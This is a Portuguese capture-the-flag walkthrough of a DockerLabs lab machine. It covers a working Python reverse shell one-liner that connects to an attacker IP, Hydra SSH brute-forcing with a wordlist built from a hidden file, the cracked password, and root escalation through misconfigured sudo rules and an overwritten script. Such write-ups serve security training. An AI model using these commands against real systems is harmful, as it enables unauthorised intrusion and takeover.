
Vamos voltar para a pagina de login do site e tentar logar com os usuários.

vamos fazer o login com usuário :

joe
senha: MiClaveEsInhackeable




login do joe feito com sucesso




Agora vamos fazer um reverse shell em python:

mas ante vamos deixar o netcat na esculta.




note que a primeira tentativa do reverse shell nao fucionou:

python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);s.connect(("192.168.0.24", 4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(), 1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"]);'



retorno




Agora vamos editar o reverse shell, excluindo python3 -c e a aspas simples (‘ ’) no começo e no final do reverse shell:

Ficando assim:

import socket,subprocess,os;s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);s.connect(("192.168.0.24", 4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(), 1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"]);

Temos a reverse shell:



Agora vamos explorar para ter privilégios.

sudo -l , nao temos nenhum retorno.

```
www-data@36ebd975f4cc:/var/www/html/login_page$ sudo -l
[sudo] password for www-data:
```

Usando o comando find /tmp -type f -name "*.txt" 2>/dev/null veja que temos um arquivo chamado .hidden_text.txt:

```
www-data@36ebd975f4cc:/var/www/html/login_page$ find /tmp -type f -name "*.txt" 2>/dev/null
/tmp/.hidden_text.txt
www-data@36ebd975f4cc:/var/www/html/login_page$
```

```
www-data@36ebd975f4cc:/tmp$ ls -la
total 20
drwxrwxrwt 1 root     root     4096 Nov  1 02:33 .
drwxr-xr-x 1 root     root     4096 Nov  1 02:15 ..
-rw-r--r-- 1 root     root      894 Jul 22 23:24 .hidden_text.txt
-rw-r--r-- 1 www-data www-data  214 Nov  1 02:33 temp_script.py
drwx------ 2 mysql    mysql    4096 Jul 22 23:28 tmp.w3E3JvWoeD
www-data@36ebd975f4cc:/tmp$ cd tmp.w3E3JvWoeD/
bash: cd: tmp.w3E3JvWoeD/: Permission denied
www-data@36ebd975f4cc:/tmp$ cat .hidden_text.txt
Martin, esta es mi lista de mis trucos favoritos de gta sa:


HESOYAM
UZUMYMW
JUMPJET
LXGIWYL
KJKSZPJ
YECGAA
SZCMAWO
ROCKETMAN
AIWPRTON
OLDSPEEDDEMON
CPKTNWT
WORSHIPME
NATURALTALENT
BUFFMEUP
AEZAKMI
BRINGITON
FULLCLIP
CVWKXAM
OUIQDMW
PROFESSIONALSKIT
PROFESSIONALTOOLS
NINJATOWN
STINGLIKEABEE
GHOSTTOWN
BLUESUEDESHOES
SPEEDITUP
SLOWITDOWN
SLOWITDOWNBRO
BAGUVIX
CJPHONEHOME
SPEEDFREAK
BUBBLECARS
KANGAROO
CRAZYTOWN
```

podemos criar uma wordlists de senhas33.txt

Vamos cria um arquivo de senhas.txt com essas palavras acima:
para criar o arquivo é com o comando nano senhas.txt.
para ver ler o arquivo o comando cat senhas.txt.

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.showtime]
└─# cat senhas.txt
HESOYAM
UZUMYMW
JUMPJET
LXGIWYL
KJKSZPJ
YECGAA
SZCMAWO
ROCKETMAN
AIWPRTON
OLDSPEEDDEMON
CPKTNWT
WORSHIPME
NATURALTALENT
BUFFMEUP
AEZAKMI
BRINGITON
FULLCLIP
CVWKXAM
OUIQDMW
PROFESSIONALSKIT
PROFESSIONALTOOLS
NINJATOWN
STINGLIKEABEE
GHOSTTOWN
BLUESUEDESHOES
SPEEDITUP
SLOWITDOWN
SLOWITDOWNBRO
BAGUVIX
CJPHONEHOME
SPEEDFREAK
BUBBLECARS
KANGAROO
CRAZYTOWN
EVERYONEISRICH
EVERYONEISPOOR
```

Vamos fazer uma ataque de força bruta com hydra no usuário joe e no luciano.

Veja que ambos os usuário a senha nao foi encotrada.

joe:

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.showtime]
└─# hydra -l joe -P senhas.txt ssh://172.17.0.2:22 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-01 03:19:27
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previ
ous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 78 login tries (l:1/p:78), ~20 tries per task
[DATA] attacking ssh://172.17.0.2:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-01 03:20:34
```

luciano:

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.showtime]
└─# hydra -l luciano -P senhas.txt ssh://172.17.0.2:22 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-01 03:18:25
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previ
ous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 78 login tries (l:1/p:78), ~20 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 14 to do in 00:01h, 4 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-01 03:19:49
```

Se fomos observar a wordlists das senha ela esta todas com as letras maiúsculas.

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.showtime]
└─# cat senhas.txt
HESOYAM
UZUMYMW
JUMPJET
LXGIWYL
KJKSZPJ
YECGAA
SZCMAWO
ROCKETMAN
AIWPRTON
OLDSPEEDDEMON
CPKTNWT
WORSHIPME
NATURALTALENT
BUFFMEUP
AEZAKMI
BRINGITON
FULLCLIP
CVWKXAM
OUIQDMW
PROFESSIONALSKIT
PROFESSIONALTOOLS
NINJATOWN
STINGLIKEABEE
GHOSTTOWN
BLUESUEDESHOES
SPEEDITUP
SLOWITDOWN
SLOWITDOWNBRO
BAGUVIX
CJPHONEHOME
SPEEDFREAK
BUBBLECARS
KANGAROO
CRAZYTOWN
EVERYONEISRICH
EVERYONEISPOOR
```

Então vamos editar a wordlists senhas.txt e colocar todas as palavras em letras minúsculas, e para fazer isso vamos usar o chatgpt.

Aqui estão as palavras em letras minúsculas:

Copiar código

```
hesoyam
uzumymw
jumpjet
lxgiwyl
kjkszpj
yecgaa
szcmawo
rocketman
aiwprton
oldspeeddemon
cpktnwt
worshipme
naturaltalent
buffmeup
aezakmi
bringiton
fullclip
cvwkxam
ouiqdmw
professionalskit
```

Mensagem ChatGPT

Vamos usar o nano para editar senhas.txt

```
  GNU nano 8.2                    senhas.txt
hesoyam
uzumymw
jumpjet
lxgiwyl
kjkszpj
yecgaa
szcmawo
rocketman
aiwprton
oldspeeddemon
cpktnwt
worshipme
naturaltalent
buffmeup
aezakmi
bringiton
fullclip
cvwkxam
ouiqdmw
professionalskit
professionaltools
ninjatown
stinglikeabee
ghosttown
bluesuedeshoes
speeditup
slowitdown
slowitdownbro
baguvix
cjphonehome
speedfreak
bubblecars
kangaroo
crazytown
everyoneisrich
everyoneispoor
```

Agora vamos fazer o ataque nomavante com hydra.

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.showtime]
└─# nano senhas.txt

┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.showtime]
└─# hydra -l joe -P senhas.txt ssh://172.17.0.2:22 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mili
tary or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-01 15:37:16
[DATA] max 4 tasks per 1 server, overall 4 tasks, 70 login tries (l:1/p:70), ~18 t
ries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: joe   password: chittychittybangbang
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-01 15:37:56
```

Vamos entra no ssh com usuário joe:

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.showtime]
└─# ssh joe@172.17.0.2
joe@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 22 23:03:25 2024 from 172.17.0.1
joe@36ebd975f4cc:~$ whoami
joe
joe@36ebd975f4cc:~$
```

Vamos buscar por privilégios sudo -l .

A saída do comando `sudo -l` mostra que o usuário `joe` tem permissão para executar o comando `/bin/posh` como o usuário `luciano` sem necessidade de senha (`NOPASSWD`).

```
Matching Defaults entries for joe on 36ebd975f4cc:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User joe may run the following commands on 36ebd975f4cc:
    (luciano) NOPASSWD: /bin/posh
joe@36ebd975f4cc:~$
```

Veja que entramos no usuário luciano.

sudo -u luciano /bin/posh

```
joe@36ebd975f4cc:~$ sudo -u luciano /bin/posh
$ /bin/bash
luciano@36ebd975f4cc:/home/joe$ whoami
luciano
luciano@36ebd975f4cc:/home/joe$
```

Vamos novamente procurar por privilégios com sudo -l.

A saída do comando `sudo -l` para o usuário `luciano` indica que ele tem permissão para executar o script `/home/luciano/script.sh` como o usuário `root` sem precisar de senha (`NOPASSWD`). Isso significa que o usuário `luciano` pode obter privilégios de administrador (`root`) ao rodar esse script.

```
luciano@36ebd975f4cc:/home/joe$ sudo -l
Matching Defaults entries for luciano on 36ebd975f4cc:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User luciano may run the following commands on 36ebd975f4cc:
    (root) NOPASSWD: /bin/bash /home/luciano/script.sh
luciano@36ebd975f4cc:/home/joe$
```

Como o arquivo `script.sh` tem permissões de leitura e escrita para o proprietário (`luciano`), você pode editá-lo diretamente sem precisar de `sudo`. Basta usar um comando de redirecionamento para adicionar o comando `/bin/bash` ao script. Veja como fazer:

```
luciano@36ebd975f4cc:~$ ls -la
total 28
drwxr-x--- 3 luciano luciano 4096 Jul 23 16:10 .
drwxr-xr-x 1 root    root    4096 Jul 23 16:02 ..
-rw-r--r-- 1 luciano luciano  220 Jul 23 16:02 .bash_logout
-rw-r--r-- 1 luciano luciano 3771 Jul 23 16:02 .bashrc
drwxrwxr-x 3 luciano luciano 4096 Jul 23 16:06 .local
-rw-r--r-- 1 luciano luciano  807 Jul 23 16:02 .profile
-rw-rw-r-- 1 luciano luciano  112 Jul 23 16:07 script.sh
```

Como o arquivo `script.sh` tem permissões de leitura e escrita para o proprietário (`luciano`), você pode editá-lo diretamente sem precisar de `sudo`. Basta usar um comando de redirecionamento para adicionar o comando `/bin/bash` ao script. Veja como fazer:

1. **Adicionar o Comando ao Script** Para abrir um shell com privilégios de root quando o script for executado, adicione o comando `/bin/bash` no arquivo `script.sh` assim:

   bash — Copiar código

   ```bash
   echo "/bin/bash" > /home/luciano/script.sh
   ```

   Esse comando substituirá o conteúdo de `script.sh` pelo comando `/bin/bash`.

2. **Executar o Script com Privilégios de Root** Como `luciano` tem permissão para rodar o script com `sudo`, execute-o com o comando abaixo para abrir um shell como `root`:

   bash — Copiar código

   ```bash
   sudo /bin/bash /home/luciano/script.sh
   ```

Esse comando deve iniciar um shell com privilégios de `root`, permitindo controle total do sistema.

echo "/bin/bash" > /home/luciano/script.sh

```
luciano@36ebd975f4cc:~$ echo "/bin/bash" > /home/luciano/script.sh
luciano@36ebd975f4cc:~$ cat script.sh
/bin/bash
```

sudo /bin/bash /home/luciano/script.sh

```
luciano@36ebd975f4cc:~$ sudo /bin/bash /home/luciano/script.sh
root@36ebd975f4cc:/home/luciano# whoami
root
root@36ebd975f4cc:/home/luciano#
```

somos root

~~R10~~